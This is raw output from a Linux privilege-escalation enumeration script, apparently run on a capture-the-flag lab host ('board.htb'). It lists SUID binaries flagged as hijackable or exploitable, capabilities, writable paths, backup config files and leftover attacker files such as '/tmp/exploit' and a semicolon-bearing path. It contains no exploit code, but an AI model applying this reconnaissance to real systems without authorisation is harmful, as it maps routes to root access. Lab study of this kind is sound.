openat(AT_FDCWD, "/lib/x86_64-linux-gnu/libc.so.6", O_RDONLY|O_CLOEXEC) = 3
openat(AT_FDCWD, "/lib/x86_64-linux-gnu/libaudit.so.1", O_RDONLY|O_CLOEXEC) = 3
openat(AT_FDCWD, "/lib/x86_64-linux-gnu/libdl.so.2", O_RDONLY|O_CLOEXEC) = 3
openat(AT_FDCWD, "/lib/x86_64-linux-gnu/libcap-ng.so.0", O_RDONLY|O_CLOEXEC) = 3
---------------------------------------------------------------------------------------------

-rwsr-xr-x 1 root root 15K Jan 29  2020 /usr/lib/x86_64-linux-gnu/enlightenment/utils/enlightenment_backlight (Unknown SUID
binary!)
  --- It looks like /usr/lib/x86_64-linux-gnu/enlightenment/utils/enlightenment_backlight is executing perror and you can
impersonate it (strings line: perror) (https://tinyurl.com/suidpath)
  --- Checking for writable dependencies of /usr/lib/x86_64-linux-gnu/enlightenment/utils/enlightenment_backlight...
---------------------------------------------------------------------------------------------
  --- Trying to execute /usr/lib/x86_64-linux-gnu/enlightenment/utils/enlightenment_backlight with strace in order to look for
hijackable libraries...
access("/etc/suid-debug", F_OK)        = -1 ENOENT (No such file or directory)
access("/etc/suid-debug", F_OK)        = -1 ENOENT (No such file or directory)
access("/etc/ld.so.preload", R_OK)      = -1 ENOENT (No such file or directory)
openat(AT_FDCWD, "/etc/ld.so.cache", O_RDONLY|O_CLOEXEC) = 3
openat(AT_FDCWD, "/lib/x86_64-linux-gnu/libeina.so.1", O_RDONLY|O_CLOEXEC) = 3
openat(AT_FDCWD, "/lib/x86_64-linux-gnu/libeeze.so.1", O_RDONLY|O_CLOEXEC) = 3
openat(AT_FDCWD, "/lib/x86_64-linux-gnu/libpthread.so.0", O_RDONLY|O_CLOEXEC) = 3
openat(AT_FDCWD, "/lib/x86_64-linux-gnu/libc.so.6", O_RDONLY|O_CLOEXEC) = 3
openat(AT_FDCWD, "/lib/x86_64-linux-gnu/libm.so.6", O_RDONLY|O_CLOEXEC) = 3
openat(AT_FDCWD, "/lib/x86_64-linux-gnu/librt.so.1", O_RDONLY|O_CLOEXEC) = 3
openat(AT_FDCWD, "/lib/x86_64-linux-gnu/libdl.so.2", O_RDONLY|O_CLOEXEC) = 3
openat(AT_FDCWD, "/lib/x86_64-linux-gnu/libsystemd.so.0", O_RDONLY|O_CLOEXEC) = 3
openat(AT_FDCWD, "/lib/x86_64-linux-gnu/libunwind-x86_64.so.8", O_RDONLY|O_CLOEXEC) = 3
openat(AT_FDCWD, "/lib/x86_64-linux-gnu/libunwind.so.8", O_RDONLY|O_CLOEXEC) = 3
openat(AT_FDCWD, "/lib/x86_64-linux-gnu/libecore.so.1", O_RDONLY|O_CLOEXEC) = 3
openat(AT_FDCWD, "/lib/x86_64-linux-gnu/libecore_file.so.1", O_RDONLY|O_CLOEXEC) = 3
openat(AT_FDCWD, "/lib/x86_64-linux-gnu/libmount.so.1", O_RDONLY|O_CLOEXEC) = 3
openat(AT_FDCWD, "/lib/x86_64-linux-gnu/libudev.so.1", O_RDONLY|O_CLOEXEC) = 3
openat(AT_FDCWD, "/lib/x86_64-linux-gnu/liblzma.so.5", O_RDONLY|O_CLOEXEC) = 3
openat(AT_FDCWD, "/lib/x86_64-linux-gnu/liblz4.so.1", O_RDONLY|O_CLOEXEC) = 3
openat(AT_FDCWD, "/lib/x86_64-linux-gnu/libgcrypt.so.20", O_RDONLY|O_CLOEXEC) = 3
openat(AT_FDCWD, "/lib/x86_64-linux-gnu/libeo.so.1", O_RDONLY|O_CLOEXEC) = 3
openat(AT_FDCWD, "/lib/x86_64-linux-gnu/libefl.so.1", O_RDONLY|O_CLOEXEC) = 3
openat(AT_FDCWD, "/lib/x86_64-linux-gnu/libglib-2.0.so.0", O_RDONLY|O_CLOEXEC) = 3
openat(AT_FDCWD, "/lib/x86_64-linux-gnu/libecore_con.so.1", O_RDONLY|O_CLOEXEC) = 3
openat(AT_FDCWD, "/lib/x86_64-linux-gnu/libblkid.so.1", O_RDONLY|O_CLOEXEC) = 3
openat(AT_FDCWD, "/lib/x86_64-linux-gnu/libselinux.so.1", O_RDONLY|O_CLOEXEC) = 3
openat(AT_FDCWD, "/lib/x86_64-linux-gnu/libgpg-error.so.0", O_RDONLY|O_CLOEXEC) = 3
openat(AT_FDCWD, "/lib/x86_64-linux-gnu/libpcre.so.3", O_RDONLY|O_CLOEXEC) = 3
openat(AT_FDCWD, "/lib/x86_64-linux-gnu/libeet.so.1", O_RDONLY|O_CLOEXEC) = 3
openat(AT_FDCWD, "/lib/x86_64-linux-gnu/libemile.so.1", O_RDONLY|O_CLOEXEC) = 3
openat(AT_FDCWD, "/lib/x86_64-linux-gnu/libgnutls.so.30", O_RDONLY|O_CLOEXEC) = 3
openat(AT_FDCWD, "/lib/x86_64-linux-gnu/libpcre2-8.so.0", O_RDONLY|O_CLOEXEC) = 3
openat(AT_FDCWD, "/lib/x86_64-linux-gnu/libjpeg.so.8", O_RDONLY|O_CLOEXEC) = 3
openat(AT_FDCWD, "/lib/x86_64-linux-gnu/libz.so.1", O_RDONLY|O_CLOEXEC) = 3
openat(AT_FDCWD, "/lib/x86_64-linux-gnu/libp11-kit.so.0", O_RDONLY|O_CLOEXEC) = 3
openat(AT_FDCWD, "/lib/x86_64-linux-gnu/libidn2.so.0", O_RDONLY|O_CLOEXEC) = 3
openat(AT_FDCWD, "/lib/x86_64-linux-gnu/libunistring.so.2", O_RDONLY|O_CLOEXEC) = 3
openat(AT_FDCWD, "/lib/x86_64-linux-gnu/libtasn1.so.6", O_RDONLY|O_CLOEXEC) = 3
openat(AT_FDCWD, "/lib/x86_64-linux-gnu/libnettle.so.7", O_RDONLY|O_CLOEXEC) = 3
openat(AT_FDCWD, "/lib/x86_64-linux-gnu/libhogweed.so.5", O_RDONLY|O_CLOEXEC) = 3
openat(AT_FDCWD, "/lib/x86_64-linux-gnu/libgmp.so.10", O_RDONLY|O_CLOEXEC) = 3
openat(AT_FDCWD, "/lib/x86_64-linux-gnu/libffi.so.7", O_RDONLY|O_CLOEXEC) = 3
stat("/etc/gnutls/config", 0x7ffc062facd0) = -1 ENOENT (No such file or directory)
statfs("/sys/fs/selinux", 0x7ffc062facc0) = -1 ENOENT (No such file or directory)
statfs("/selinux", 0x7ffc062facc0)      = -1 ENOENT (No such file or directory)
openat(AT_FDCWD, "/proc/filesystems", O_RDONLY|O_CLOEXEC) = 3
access("/etc/selinux/config", F_OK)     = -1 ENOENT (No such file or directory)
---------------------------------------------------------------------------------------------

-rwsr-xr-x 1 root root 15K Jan 29  2020 /usr/lib/x86_64-linux-gnu/enlightenment/modules/cpufreq/linux-gnu-x86_64-0.23.1/freqset
(Unknown SUID binary!)
  --- Checking for writable dependencies of /usr/lib/x86_64-linux-gnu/enlightenment/modules/cpufreq/linux-gnu-x86_
64-0.23.1/freqset...
---------------------------------------------------------------------------------------------
  --- Trying to execute /usr/lib/x86_64-linux-gnu/enlightenment/modules/cpufreq/linux-gnu-x86_64-0.23.1/freqset with strace in
order to look for hijackable libraries...
access("/etc/suid-debug", F_OK)        = -1 ENOENT (No such file or directory)
access("/etc/suid-debug", F_OK)        = -1 ENOENT (No such file or directory)
access("/etc/ld.so.preload", R_OK)      = -1 ENOENT (No such file or directory)
openat(AT_FDCWD, "/etc/ld.so.cache", O_RDONLY|O_CLOEXEC) = 3
openat(AT_FDCWD, "/lib/x86_64-linux-gnu/libc.so.6", O_RDONLY|O_CLOEXEC) = 3
---------------------------------------------------------------------------------------------

-rwsr-xr-- 1 root messagebus 51K Oct 25  2022 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 467K Jan  2 09:13 /usr/lib/openssh/ssh-keysign
-rwsr-xr-- 1 root dip 386K Jul 23  2020 /usr/sbin/pppd  --->  Apple_Mac_OSX_10.4.8(05-2007)
-rwsr-xr-x 1 root root 44K Feb  6 04:49 /usr/bin/newgrp  --->  HP-UX_10.20
-rwsr-xr-x 1 root root 55K Apr  9 08:34 /usr/bin/mount  --->  Apple_Mac_OSX(Lion)_Kernel_xnu-1699.32.7_except_xnu-1699.24.8
-rwsr-xr-x 1 root root 163K Apr  4  2023 /usr/bin/sudo  --->  check_if_the_sudo_version_is_vulnerable
-rwsr-xr-x 1 root root 67K Apr  9 08:34 /usr/bin/su
-rwsr-xr-x 1 root root 84K Feb  6 04:49 /usr/bin/chfn  --->  SuSE_9.3/10
-rwsr-xr-x 1 root root 39K Apr  9 08:34 /usr/bin/umount  --->  BSD/Linux(08-1996)
-rwsr-xr-x 1 root root 87K Feb  6 04:49 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 67K Feb  6 04:49 /usr/bin/passwd  --->  Apple_Mac_OSX(03-2006)/Solaris_8/9(12-2004)/SPARC_
8/9/Sun_Solaris_2.3_to_2.5.1(02-1997)
-rwsr-xr-x 1 root root 39K Mar  7  2020 /usr/bin/fusermount
-rwsr-xr-x 1 root root 52K Feb  6 04:49 /usr/bin/chsh
-rwsr-xr-x 1 root root 15K Oct 27  2023 /usr/bin/vmware-user-suid-wrapper
```

```
╔═══════════╣ SGID
╚═ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid
-rwsr-sr-x 1 root root 15K Apr  8 18:36 /usr/lib/xorg/Xorg.wrap
-rwxr-sr-x 1 root mail 23K Apr  7  2021 /usr/libexec/camel-lock-helper-1.2
-rwxr-sr-x 1 root shadow 43K Jan 10 05:55 /usr/sbin/pam_extrausers_chkpwd
-rwxr-sr-x 1 root shadow 43K Jan 10 05:55 /usr/sbin/unix_chkpwd
-rwxr-sr-x 1 root mail 15K Aug 26  2019 /usr/bin/mlock
-rwxr-sr-x 1 root crontab 43K Feb 13  2020 /usr/bin/crontab
-rwxr-sr-x 1 root shadow 31K Feb  6 04:49 /usr/bin/expiry
-rwxr-sr-x 1 root shadow 83K Feb  6 04:49 /usr/bin/chage
-rwxr-sr-x 1 root ssh 343K Jan  2 09:13 /usr/bin/ssh-agent
-rwxr-sr-x 1 root tty 15K Mar 30  2020 /usr/bin/bsd-write

╔═══════════╣ Checking misconfigurations of ld.so
╚═ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#ld.so
/etc/ld.so.conf
Content of /etc/ld.so.conf:
include /etc/ld.so.conf.d/*.conf

/etc/ld.so.conf.d
  /etc/ld.so.conf.d/fakeroot-x86_64-linux-gnu.conf
  - /usr/lib/x86_64-linux-gnu/libfakeroot
  /etc/ld.so.conf.d/libc.conf
  - /usr/local/lib
  /etc/ld.so.conf.d/x86_64-linux-gnu.conf
  - /usr/local/lib/x86_64-linux-gnu
  - /lib/x86_64-linux-gnu
  - /usr/lib/x86_64-linux-gnu

/etc/ld.so.preload
╔═══════════╣ Capabilities
╚═ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#capabilities
═══╣ Current shell capabilities
CapInh:  WARNING: libcap needs an update (cap=40 should have a name).
0x0000000000000000=
CapPrm:  WARNING: libcap needs an update (cap=40 should have a name).
0x0000000000000000=
CapEff:  WARNING: libcap needs an update (cap=40 should have a name).
0x0000000000000000=
CapBnd:  WARNING: libcap needs an update (cap=40 should have a name).
0x000001ffffffffff=cap_chown,cap_dac_override,cap_dac_read_search,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap_s
etpcap,cap_linux_immutable,cap_net_bind_service,cap_net_broadcast,cap_net_admin,cap_net_raw,cap_ipc_lock,cap_ipc_owner,c
ap_sys_module,cap_sys_rawio,cap_sys_chroot,cap_sys_ptrace,cap_sys_pacct,cap_sys_admin,cap_sys_boot,cap_sys_nice,cap_sys_r
esource,cap_sys_time,cap_sys_tty_config,cap_mknod,cap_lease,cap_audit_write,cap_audit_control,cap_setfcap,cap_mac_override
,cap_mac_admin,cap_syslog,cap_wake_alarm,cap_block_suspend,cap_audit_read,38,39,40
CapAmb:  WARNING: libcap needs an update (cap=40 should have a name).
0x0000000000000000=

═══╣ Parent process capabilities
CapInh:  WARNING: libcap needs an update (cap=40 should have a name).
0x0000000000000000=
CapPrm:  WARNING: libcap needs an update (cap=40 should have a name).
0x0000000000000000=
CapEff:  WARNING: libcap needs an update (cap=40 should have a name).
0x0000000000000000=
CapBnd:  WARNING: libcap needs an update (cap=40 should have a name).
0x000001ffffffffff=cap_chown,cap_dac_override,cap_dac_read_search,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap_s
etpcap,cap_linux_immutable,cap_net_bind_service,cap_net_broadcast,cap_net_admin,cap_net_raw,cap_ipc_lock,cap_ipc_owner,c
ap_sys_module,cap_sys_rawio,cap_sys_chroot,cap_sys_ptrace,cap_sys_pacct,cap_sys_admin,cap_sys_boot,cap_sys_nice,cap_sys_r
esource,cap_sys_time,cap_sys_tty_config,cap_mknod,cap_lease,cap_audit_write,cap_audit_control,cap_setfcap,cap_mac_override
,cap_mac_admin,cap_syslog,cap_wake_alarm,cap_block_suspend,cap_audit_read,38,39,40
CapAmb:  WARNING: libcap needs an update (cap=40 should have a name).
0x0000000000000000=


Files with capabilities (limited to 50):
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/ping = cap_net_raw+ep
/usr/bin/gnome-keyring-daemon = cap_ipc_lock+ep
/usr/bin/mtr-packet = cap_net_raw+ep

╔═══════════╣ Users with capabilities
╚═ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#capabilities

╔═══════════╣ AppArmor binary profiles
-rw-r--r-- 1 root root  3500 Jan 31  2023 sbin.dhclient
-rw-r--r-- 1 root root 11082 Apr  1  2021 usr.bin.evince
-rw-r--r-- 1 root root  3202 Feb 25  2020 usr.bin.man
-rw-r--r-- 1 root root  1519 Mar 15  2021 usr.lib.libreoffice.program.oosplash
-rw-r--r-- 1 root root  1227 Mar 15  2021 usr.lib.libreoffice.program.senddoc
-rw-r--r-- 1 root root 10653 Mar 15  2021 usr.lib.libreoffice.program.soffice.bin
-rw-r--r-- 1 root root  1046 Mar 15  2021 usr.lib.libreoffice.program.xpdfimport
-rw-r--r-- 1 root root   540 Apr 10  2020 usr.sbin.cups-browsed
-rw-r--r-- 1 root root  5797 Apr 24  2020 usr.sbin.cupsd
-rw-r--r-- 1 root root   672 Feb 19  2020 usr.sbin.ippusbxd
-rw-r--r-- 1 root root  2006 Jul 21  2023 usr.sbin.mysqld
-rw-r--r-- 1 root root  1575 Feb 11  2020 usr.sbin.rsyslogd
-rw-r--r-- 1 root root  1674 Feb  8 05:08 usr.sbin.tcpdump

╔═══════════╣ Files with ACLs (limited to 50)
╚═ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#acls
files with acls in searched folders Not Found

╔═══════════╣ Files (scripts) in /etc/profile.d/
╚═ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#profiles-files
total 44
drwxr-xr-x   2 root root  4096 May 13 23:37 .
drwxr-xr-x 128 root root 12288 May 17 01:32 ..
-rw-r--r--   1 root root    96 Dec  5  2019 01-locale-fix.sh
```

```
-rw-r--r--   1 root root   729 Feb  1  2020 bash_completion.sh
-rw-r--r--   1 root root  1003 Aug 13  2019 cedilla-portuguese.sh
-rw-r--r--   1 root root   349 Oct 28  2020 im-config_wayland.sh
-rw-r--r--   1 root root  1368 Jun 11  2020 vte-2.91.sh
-rw-r--r--   1 root root   966 Jun 11  2020 vte.csh
-rw-r--r--   1 root root   954 Mar 26  2020 xdg_dirs_desktop_session.sh

╔═══════════╣ Permissions in init, init.d, systemd, and rc.d
╚═ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#init-init-d-systemd-and-rc-d

╠═╣ Hashes inside passwd file? ........... No
╠═╣ Writable passwd file? ................ No
╠═╣ Credentials in fstab/mtab? ........... No
╠═╣ Can I read shadow files? ............. No
╠═╣ Can I read shadow plists? ............ No
╠═╣ Can I write shadow plists? ........... No
╠═╣ Can I read opasswd file? ............. No
╠═╣ Can I write in network-scripts? ...... No
╠═╣ Can I read root folder? .............. No

╔═══════════╣ Searching root files in home dirs (limit 30)
/home/
/root/
/var/www
/var/www/html/crm.board.htb/documents/install.lock

╔═══════════╣ Searching folders owned by me containing others files on it (limit 100)
-rw-r--r-- 1 root root 8 May 27 16:48 /var/lib/apache2/fcgid/shm
-rw-rw-r-- 1 larissa larissa    163 Nov  8  2019 next.png
-rw-rw-r-- 1 larissa larissa    183 Nov  8  2019 prev.png
-rw-rw-r-- 1 larissa larissa    284 Nov  8  2019 user.png
-rw-rw-r-- 1 larissa larissa    346 Nov  8  2019 search-icon.png
-rw-rw-r-- 1 larissa larissa    367 Nov  8  2019 quote.png
-rw-rw-r-- 1 larissa larissa    385 Nov  2  2019 telephone-white.png
-rw-rw-r-- 1 larissa larissa    476 Sep 30  2019 envelope-white.png
-rw-rw-r-- 1 larissa larissa    691 Nov  8  2019 insta.png
-rw-rw-r-- 1 larissa larissa    723 Sep 30  2019 location-white.png
-rw-rw-r-- 1 larissa larissa    883 Oct 24  2019 location.png
-rw-rw-r-- 1 larissa larissa   1153 Nov  8  2019 d-3.png
-rw-rw-r-- 1 larissa larissa   1237 Aug 30  2019 fb.png
-rw-rw-r-- 1 larissa larissa   1318 Nov  8  2019 d-2.png
-rw-rw-r-- 1 larissa larissa   1393 Aug 30  2019 linkedin.png
-rw-rw-r-- 1 larissa larissa   1450 Aug 30  2019 youtube.png
-rw-rw-r-- 1 larissa larissa   1489 Aug 30  2019 twitter.png
-rw-rw-r-- 1 larissa larissa   1612 Nov  8  2019 d-1.png
-rw-rw-r-- 1 larissa larissa   1896 Nov  8  2019 d-4.png
-rw-rw-r-- 1 larissa larissa   1904 Nov  8  2019 responsive.css
-rw-rw-r-- 1 larissa larissa   2258 Nov  8  2019 d-5.png
-rw-rw-r-- 1 larissa larissa   6016 Nov  8  2019 arrow-middle.png
-rw-rw-r-- 1 larissa larissa   6117 Nov  8  2019 arrow-start.png
-rw-rw-r-- 1 larissa larissa   6145 Nov  8  2019 arrow-end.png
-rw-rw-r-- 1 larissa larissa   9640 Nov  8  2019 c-1.png
-rw-rw-r-- 1 larissa larissa   9825 Nov  8  2019 menu.png
-rw-rw-r-- 1 larissa larissa  11320 Dec 30  2019 style.scss
-rw-rw-r-- 1 larissa larissa  11687 Aug 27  2020 style.css.map
-rw-rw-r-- 1 larissa larissa  13492 Nov  8  2019 c-2.png
-rw-rw-r-- 1 larissa larissa  13685 Aug 27  2020 style.css
-rw-rw-r-- 1 larissa larissa  13879 Nov  8  2019 c-3.png
-rw-rw-r-- 1 larissa larissa  29465 Nov  8  2019 target-bg.jpg
-rw-rw-r-- 1 larissa larissa  88145 Aug  1  2019 jquery-3.4.1.min.js
-rw-rw-r-- 1 larissa larissa  98143 Nov  8  2019 map-img.png
-rw-rw-r-- 1 larissa larissa 112601 Nov  8  2019 who-img.jpg
-rw-rw-r-- 1 larissa larissa 131639 May 15 23:29 bootstrap.js
-rw-rw-r-- 1 larissa larissa 133816 Nov  8  2019 w-4.png
-rw-rw-r-- 1 larissa larissa 134008 Nov  8  2019 w-3.png
-rw-rw-r-- 1 larissa larissa 15949 May 15 11:02 /var/www/html/board.htb/index.php
-rw-rw-r-- 1 larissa larissa 169099 Nov  8  2019 w-2.png
-rw-rw-r-- 1 larissa larissa 181500 Nov  8  2019 w-1.png
-rw-rw-r-- 1 larissa larissa 184971 Nov  8  2019 hero-bg.jpg
-rw-rw-r-- 1 larissa larissa 192348 Feb 13  2019 bootstrap.css
-rw-rw-r-- 1 larissa larissa 9100 May 15 11:01 /var/www/html/board.htb/about.php
-rw-rw-r-- 1 larissa larissa 9209 May 15 11:02 /var/www/html/board.htb/do.php
-rw-rw-r-- 1 larissa larissa 9426 May 15 11:02 /var/www/html/board.htb/contact.php
total 1192
total 220
total 232

╔═══════════╣ Readable files belonging to root and readable by me but not world readable

╔═══════════╣ Interesting writable files owned by me or writable by everyone (not in Home) (max 500)
╚═ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#writable-files
/dev/mqueue
/dev/shm
/run/lock
/run/lock/apache2
/run/php
/tmp
/tmp/.ICE-unix
/tmp/.Test-unix
/tmp/.X11-unix
/tmp/.XIM-unix
/tmp/.font-unix
#)You_can_write_even_more_files_inside_last_directory

/tmp/;/tmp
/tmp/;/tmp/exploit
/tmp/VMwareDnD
/tmp/enl.sh
/tmp/exploit
/tmp/linpeas.sh
```

```
/tmp/msession.elf
#)You_can_write_even_more_files_inside_last_directory

/var/cache/apache2/mod_cache_disk
/var/crash
/var/lib/apache2/fcgid
/var/lib/apache2/fcgid/sock
/var/lib/nginx/body
/var/lib/nginx/fastcgi
/var/lib/nginx/proxy
/var/lib/nginx/scgi
/var/lib/nginx/uwsgi
/var/lib/php/sessions
/var/metrics
/var/tmp

╔═══════════╣ Interesting GROUP writable files (not in Home) (max 500)
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#writable-files


                    ╔═══════════════════════════╗
══════════════════════╣ Other Interesting Files ╠══════════════════════
                    ╚═══════════════════════════╝

╔═══════════╣ .sh files in path
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#script-binaries-in-path
/usr/local/bin/lprsetup.sh
/usr/local/bin/unix-lpr.sh
/usr/bin/amuFormat.sh
/usr/bin/gettext.sh

╔═══════════╣ Executable files potentially added by user (limit 70)
2024-05-27+17:12:46.4559362810 /tmp/exploit
2024-05-27+16:57:29.9999762790 /tmp/rmdir
2024-05-17+01:33:51.8870291870 /usr/local/sbin/laurel
2024-05-15+11:22:11.1840138220 /etc/apache2/apache2.conf
2023-10-21+06:41:59.8450215200 /usr/local/bin/unix-lpr.sh
2023-10-21+06:41:59.8250214810 /usr/local/bin/lprsetup.sh
2023-10-21+06:41:59.8090214490 /usr/local/bin/ps2ps2
2023-10-21+06:41:59.7890214100 /usr/local/bin/ps2ps
2023-10-21+06:41:59.7730213770 /usr/local/bin/ps2pdfwr
2023-10-21+06:41:59.7570213460 /usr/local/bin/ps2pdf14
2023-10-21+06:41:59.7410213150 /usr/local/bin/ps2pdf13
2023-10-21+06:41:59.7210212760 /usr/local/bin/ps2pdf12
2023-10-21+06:41:59.7090212520 /usr/local/bin/ps2pdf
2023-10-21+06:41:59.6890212130 /usr/local/bin/ps2epsi
2023-10-21+06:41:59.6730211810 /usr/local/bin/ps2ascii
2023-10-21+06:41:59.6570211500 /usr/local/bin/printafm
2023-10-21+06:41:59.6410211180 /usr/local/bin/pphs
2023-10-21+06:41:59.6250210860 /usr/local/bin/pfbtopfa
2023-10-21+06:41:59.6090210550 /usr/local/bin/pf2afm
2023-10-21+06:41:59.5970210310 /usr/local/bin/pdf2ps
2023-10-21+06:41:59.5770209920 /usr/local/bin/pdf2dsc
2023-10-21+06:41:59.5650209680 /usr/local/bin/eps2eps
2023-10-21+06:41:59.5450209280 /usr/local/bin/dvipdf
2023-10-21+06:41:59.5290208970 /usr/local/bin/gsnd
2023-10-21+06:41:59.5130208660 /usr/local/bin/gslp
2023-10-21+06:41:59.4970208340 /usr/local/bin/gslj
2023-10-21+06:41:59.4810208030 /usr/local/bin/gsdj500
2023-10-21+06:41:59.4650207710 /usr/local/bin/gsdj
2023-10-21+06:41:59.4410207240 /usr/local/bin/gsbj
2023-09-17+03:53:43.5337136460 /etc/console-setup/cached_setup_terminal.sh
2023-09-17+03:53:43.5337136460 /etc/console-setup/cached_setup_font.sh
2023-09-17+03:53:43.5297144350 /etc/console-setup/cached_setup_keyboard.sh

╔═══════════╣ Unexpected in root

╔═══════════╣ Modified interesting files in the last 5mins (limit 100)
/var/log/journal/47875fb5030b41fea99bf1677b8ff8de/system@cc07ca316e3a4d37b7f60b15107f6a90-000000000000a710-000619
789bf5f07a.journal
/var/log/journal/47875fb5030b41fea99bf1677b8ff8de/system@cc07ca316e3a4d37b7f60b15107f6a90-000000000000a805-000619
789c2e13f7.journal
/var/log/journal/47875fb5030b41fea99bf1677b8ff8de/system@cc07ca316e3a4d37b7f60b15107f6a90-000000000000a87a-000619
789c31d95f.journal
/var/log/journal/47875fb5030b41fea99bf1677b8ff8de/system@cc07ca316e3a4d37b7f60b15107f6a90-000000000000a810-000619
789c2e4ad8.journal
/var/log/journal/47875fb5030b41fea99bf1677b8ff8de/system.journal
/var/log/journal/47875fb5030b41fea99bf1677b8ff8de/system@cc07ca316e3a4d37b7f60b15107f6a90-000000000000a7a2-000619
789c1bf679.journal
/var/log/journal/47875fb5030b41fea99bf1677b8ff8de/system@cc07ca316e3a4d37b7f60b15107f6a90-000000000000a7c3-000619
789c1ccf76.journal
/var/log/journal/47875fb5030b41fea99bf1677b8ff8de/system@cc07ca316e3a4d37b7f60b15107f6a90-000000000000a7ce-000619
789c1d1151.journal
/var/log/journal/47875fb5030b41fea99bf1677b8ff8de/system@cc07ca316e3a4d37b7f60b15107f6a90-000000000000a851-000619
789c2feaa4.journal
/var/log/journal/47875fb5030b41fea99bf1677b8ff8de/system@cc07ca316e3a4d37b7f60b15107f6a90-000000000000a83b-000619
789c2f7174.journal
/var/log/journal/47875fb5030b41fea99bf1677b8ff8de/system@cc07ca316e3a4d37b7f60b15107f6a90-000000000000a7dc-000619
789c1e90b5.journal
/var/log/journal/47875fb5030b41fea99bf1677b8ff8de/system@cc07ca316e3a4d37b7f60b15107f6a90-000000000000a846-000619
789c2fb084.journal
/var/log/journal/47875fb5030b41fea99bf1677b8ff8de/system@cc07ca316e3a4d37b7f60b15107f6a90-000000000000a7b8-000619
789c1c7c5e.journal
/var/log/journal/47875fb5030b41fea99bf1677b8ff8de/system@cc07ca316e3a4d37b7f60b15107f6a90-000000000000a826-000619
789c2ebb95.journal
/var/log/journal/47875fb5030b41fea99bf1677b8ff8de/system@cc07ca316e3a4d37b7f60b15107f6a90-000000000000a7ad-000619
789c1c2950.journal
/var/log/journal/47875fb5030b41fea99bf1677b8ff8de/system@cc07ca316e3a4d37b7f60b15107f6a90-000000000000560f-000618d
bcbeea512.journal
/var/log/journal/47875fb5030b41fea99bf1677b8ff8de/system@cc07ca316e3a4d37b7f60b15107f6a90-000000000000a870-000619
789c319f57.journal
```

```
/var/log/journal/47875fb5030b41fea99bf1677b8ff8de/system@cc07ca316e3a4d37b7f60b15107f6a90-000000000000a81b-000619
789c2e971b.journal
/var/log/journal/47875fb5030b41fea99bf1677b8ff8de/system@cc07ca316e3a4d37b7f60b15107f6a90-000000000000a7e3-000619
789c2dc4ee.journal
/var/log/journal/47875fb5030b41fea99bf1677b8ff8de/system@cc07ca316e3a4d37b7f60b15107f6a90-000000000000a8ee-000619
789d0b3ce3.journal
/var/log/journal/47875fb5030b41fea99bf1677b8ff8de/system@cc07ca316e3a4d37b7f60b15107f6a90-000000000000a8bb-000619
789ce13496.journal
/var/log/journal/47875fb5030b41fea99bf1677b8ff8de/system@cc07ca316e3a4d37b7f60b15107f6a90-000000000000a82c-000619
789c2f103b.journal
/var/log/journal/47875fb5030b41fea99bf1677b8ff8de/system@cc07ca316e3a4d37b7f60b15107f6a90-000000000000a880-000619
789c320e60.journal
/var/log/auth.log
/var/log/syslog

╔═══════════╣ Writable log files (logrotten) (limit 50)
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#logrotate-exploitation
logrotate 3.14.0

    Default mail command:       /usr/bin/mail
    Default compress command:   /bin/gzip
    Default uncompress command: /bin/gunzip
    Default compress extension: .gz
    Default state file path:    /var/lib/logrotate/status
    ACL support:                yes
    SELinux support:            yes

╔═══════════╣ Files inside /var/www (limit 20)
total 12
drwxr-xr-x  3 root     root     4096 May 17 01:04 .
drwxr-xr-x 14 root     root     4096 May 17 01:04 ..
drwxr-xr-x  4 www-data www-data 4096 May 17 01:04 html

╔═══════════╣ Files inside others home (limit 20)
/var/www/html/board.htb/contact.php
/var/www/html/board.htb/about.php
/var/www/html/board.htb/do.php
/var/www/html/board.htb/js/jquery-3.4.1.min.js
/var/www/html/board.htb/js/bootstrap.js
/var/www/html/board.htb/images/location-white.png
/var/www/html/board.htb/images/map-img.png
/var/www/html/board.htb/images/youtube.png
/var/www/html/board.htb/images/envelope-white.png
/var/www/html/board.htb/images/d-3.png
/var/www/html/board.htb/images/telephone-white.png
/var/www/html/board.htb/images/w-3.png
/var/www/html/board.htb/images/twitter.png
/var/www/html/board.htb/images/c-1.png
/var/www/html/board.htb/images/arrow-start.png
/var/www/html/board.htb/images/d-2.png
/var/www/html/board.htb/images/hero-bg.jpg
/var/www/html/board.htb/images/next.png
/var/www/html/board.htb/images/menu.png
/var/www/html/board.htb/images/quote.png
grep: write error: Broken pipe

╔═══════════╣ Searching installed mail applications

╔═══════════╣ Mails (limit 50)

╔═══════════╣ Backup files (limited 100)
-rw-r--r-- 1 root root 225 Aug 19  2021 /var/lib/sgml-base/supercatalog.old
-r-------- 1 www-data www-data 16394 May 13 13:20 /var/www/html/crm.board.htb/htdocs/conf/conf.php.old
-rw-rw-r-- 1 www-data www-data 2009 May 27 16:53 /var/www/html/crm.board.htb/documents/website/e/page1.tpl.php.old
-rw-r--r-- 1 root root 39448 Jan 17 12:13 /usr/lib/mysql/plugin/component_mysqlbackup.so
-rw-r--r-- 1 root root 44048 Oct 27  2023 /usr/lib/x86_64-linux-gnu/open-vm-tools/plugins/vmsvc/libvmbackup.so
-rw-r--r-- 1 root root 11185 Apr 30 03:11 /usr/lib/modules/5.15.0-107-generic/kernel/drivers/power/supply/wm831x_backup.ko
-rw-r--r-- 1 root root 13505 Apr 30 03:11 /usr/lib/modules/5.15.0-107-
generic/kernel/drivers/net/team/team_mode_activebackup.ko
-rwxr-xr-x 1 root root 1086 Oct 31  2021 /usr/src/linux-hwe-5.15-
headers-5.15.0-107/tools/testing/selftests/net/tcp_fastopen_backup_key.sh
